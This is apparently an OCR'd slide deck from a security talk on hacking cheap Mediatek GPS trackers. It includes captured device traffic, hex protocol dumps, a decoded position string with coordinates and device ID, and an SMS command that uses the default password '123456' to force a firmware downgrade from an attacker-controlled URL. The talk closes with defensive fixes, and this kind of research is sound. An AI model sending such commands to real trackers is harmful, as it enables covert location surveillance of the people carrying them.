

09:22
06.04.2017
SAT


Hacker
621398612
621398612


Tracker
Server
Thomas is in
"Uzbekistan"

Communications Protocol

- Depends on firmware based on type of device
- NMEA, Proprietary Binary or even SIRF
- Again…zero documentation
- In some devices can force binary or NMEA




```
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]???L Connection from
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]???< Connection from
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]??@? Connection from
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]???A Connection from
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]???0 Connection from
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]???2? Connection from
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]???S Connection from
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]??? Connection from
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]??$? Connection from
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]??s? Connection from
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]??? Connection from
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]??? Connection from 105.0.2.164 15417 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]??d? Connection from 105.0.4.4 24820 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]???y Connection from 105.0.3.182 24041 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]??? Connection from 105.0.2.45 33483 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]??U? Connection from 105.0.1.142 26106 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]???j Connection from 105.0.2.98 31196 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]???; Connection from 105.0.3.241 12851 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]??H? Connection from 105.0.4.106 47901 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]???U Connection from 105.0.1.52 28165 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]???% Connection from 105.0.1.168 45195 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]??9? Connection from 105.0.5.53 43604 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]???B Connection from 105.0.0.179 11256 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]??? Connection from 105.0.6.27 33451 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]??*? Connection from 105.0.5.218 46371 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]??y? Connection from 105.0.1.171 19899 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]??? Connection from 105.0.6.25 37641 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]?? Connection from 105.0.2.157 23881 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]??n? Connection from 105.0.2.122 13424 received!
?AQSH+?}z?E??Oz?&l?? ?`~??w?.^*:]???s Connection from 105.0.0.237 10567 received!
```

```
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6b7b0b4
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6b8010a
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6bbf0f8
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6bc404f
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6bc8f80
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6bce0ef
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6bd323c
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6bd818f
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6bdd1df
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6be222f
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6be717c
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6bec3ce
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6bf111d
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6bf626e
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6bfb3bf
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6c00271
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6c05427
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6c0a3d0
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6c0f380
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6c14537
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6c193e1
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6c1e597
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6c23342
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6c284f5
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6c2d3a2
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6c32454
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6c37404
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6c3c6b6
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6c41562
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6c46611
ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968df051df481e1108f0688baf4c55d6c4b7c0
```

It was all a dream

- Mediatek got streetwise
- Updated firmware to encrypt data
- AES-128, AES-256 somewhere on device
- I don’t know because NO DOCUMENTATION



But then…


What if I “pw,123456,upgrade,http://mywebsite/DOWNGRADE.bin"

watch < 105.0.0.250] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e9
watch < 105.4.5.78] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e96
watch < 105.4.1.36] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e96
watch < 105.0.1.54] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e96
watch < 105.0.4.26] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e96
watch < 105.0.6.35] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e96
watch < 105.0.4.106] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e9
watch < 105.0.3.163] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e9
watch < 105.0.2.33] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e96
watch < 105.0.5.138] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e9
watch < 105.0.0.8] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968
watch < 105.0.7.254] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e9
watch < 105.0.2.172] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e9
watch < 105.0.6.157] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e9

watch < 105.0.0.105] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e9
watch < 105.0.3.244] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e9
watch < 105.0.0.75] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e96
watch < 105.0.0.209] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e9
watch < 105.0.4.192] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e9
watch < 105.0.3.140] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e9
watch < 105.0.0.42] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e96
watch < 105.0.0.4] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e968
watch < 105.0.0.222] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e9
watch < 105.0.2.26] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e96
watch < 105.0.1.107] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e9
watch < 105.0.2.33] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e96
watch < 105.0.2.116] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e9
watch < 105.0.1.231] HEX: ff41515348002b01000000f990e3ccfb7c7d6635159963f8baa893b7e9

```
watch < 105.0.3.208] HEX: 5b33472a353230393032313638322a303030382a4c4b2c302c302c345d
watch > 105.0.3.208] HEX: 5b33472a353230393032313638322a303030322a4c4b5d
watch < 105.0.3.208] HEX: 5b33472a353230393032313638322a303030332a544b515d
watch > 105.0.3.208] HEX: 5b33472a353230393032313638322a303030332a544b515d
watch < 105.0.3.208] HEX: 5b33472a353230393032313638322a303030342a544b51325d5b33472a35323039
watch > 105.0.3.208] HEX: 5b33472a353230393032313638322a303030332a544b515d
watch < 105.0.3.208] HEX: 5b33472a353230393032313638322a303030332a544b515d5b33472a3532303930
watch > 105.0.3.208] HEX: 5b33472a353230393032313638322a303030332a544b515d
watch < 105.0.3.208] HEX: 5b33472a353230393032313638322a303030332a544b515d5b33472a3532303930
watch > 105.0.3.208] HEX: 5b33472a353230393032313638322a303030332a544b515d
watch < 105.0.3.208] HEX: 5b33472a353230393032313638322a303030332a544b515d5b33472a3532303930
watch > 105.0.3.208] HEX: 5b33472a353230393032313638322a303030332a544b515d
watch < 105.0.3.208] HEX: 5b33472a353230393032313638322a303030332a544b515d5b33472a3532303930
watch > 105.0.3.208] HEX: 5b33472a353230393032313638322a303030332a544b515d
watch < 105.0.3.208] HEX: 5b33472a353230393032313638322a303043322a55442c3031313131392c313732
c302c30303030303030392c372c3235352c3635352c312c3135362c34393834332c3133352c3135362c343934363
332c3133302c3135362c35373532332c3132382c302c32342e345d
watch < 105.0.3.208] HEX: 5b33472a353230393032313638322a303043322a55442c3031313131392c313732
c302c30303030303030392c372c3235352c3635352c312c3135362c34393834332c3133342c3136352c313035333
332c3133302c3136352c35353130332c3133302c302c31342e375d
watch < 105.0.3.208] HEX: 5b33472a353230393032313638322a303030382a4c4b2c302c302c375d
watch > 105.0.3.208] HEX: 5b33472a353230393032313638322a303030322a4c4b5d
watch < 105.0.3.208] HEX: 5b33472a353230393032313638322a303043322a55442c3031313131392c313733
c302c30303030303030392c372c3235352c3635352c312c3135362c34393834332c3133352c3135362c343934363
312c3133302c3136352c35353130332c3133302c302c32312e325d
watch < 105.0.3.208] HEX: 5b33472a353230393032313638322a303043332a55442c3031313131392c313733
02c302c30303030303030392c372c3235352c3635352c312c3135362c34393834332c3133342c3135362c3331383
38332c3133302c3136352c35353130332c3132392c302c31342e305d
watch < 105.0.3.208] HEX: 5b33472a353230393032313638322a303030392a4c4b2c302c302c31395d
watch > 105.0.3.208] HEX: 5b33472a353230393032313638322a303030322a4c4b5d
```

```
[3G*5209021682*0002*LK]
```



Heartbeat

```
[3G*5209021682*00C3*UD,011119,173107,A,26.013390,S,2
8.0750150,E,11.36,337.3,0.0,6,69,9,0,0,00000009,7,25
5,655,1,156,49843,134,156,3183,131,156,19171,130,156
,48061,130,156,57523,130,156,21383,130,165,55103,129
,0,14.0]
```

Position data

Traccar

Overview

Traccar is an open source GPS tracking system. This repository contains Java-based back-end service. It supports more than 170 GPS protocols and more than 1500 models of GPS tracking devices. Traccar can be used with any major SQL database system. It also provides easy to use REST API.

Other parts of Traccar solution include:

- Traccar web app
- Traccar Manager Android app
- Traccar Manager iOS app

There is also a set of mobile apps that you can use for tracking mobile devices:

- Traccar Client Android app
- Traccar Client iOS app

https://github.com/traccar/traccar

College Lane

MEGAWATT PARK

Van der Bijl Avenue

Woodmead Drive

Woodmead Drive

Waterfall Drive

Western Bypass

Timmy

R564

Maxwell Drive

R564

Packard Street

WOODMEAD EAST

R101

Plymouth Street

Lincoln Street

M1

Eastern Bypass

R101

I LOST TIMMY :(

Where they fail

1. Lock firmware update locations
2. Firmware signing
3. Force users to change sms password
4. Remove any command over SS7
5. Encrypt protocol (+1 for trying)

Thank you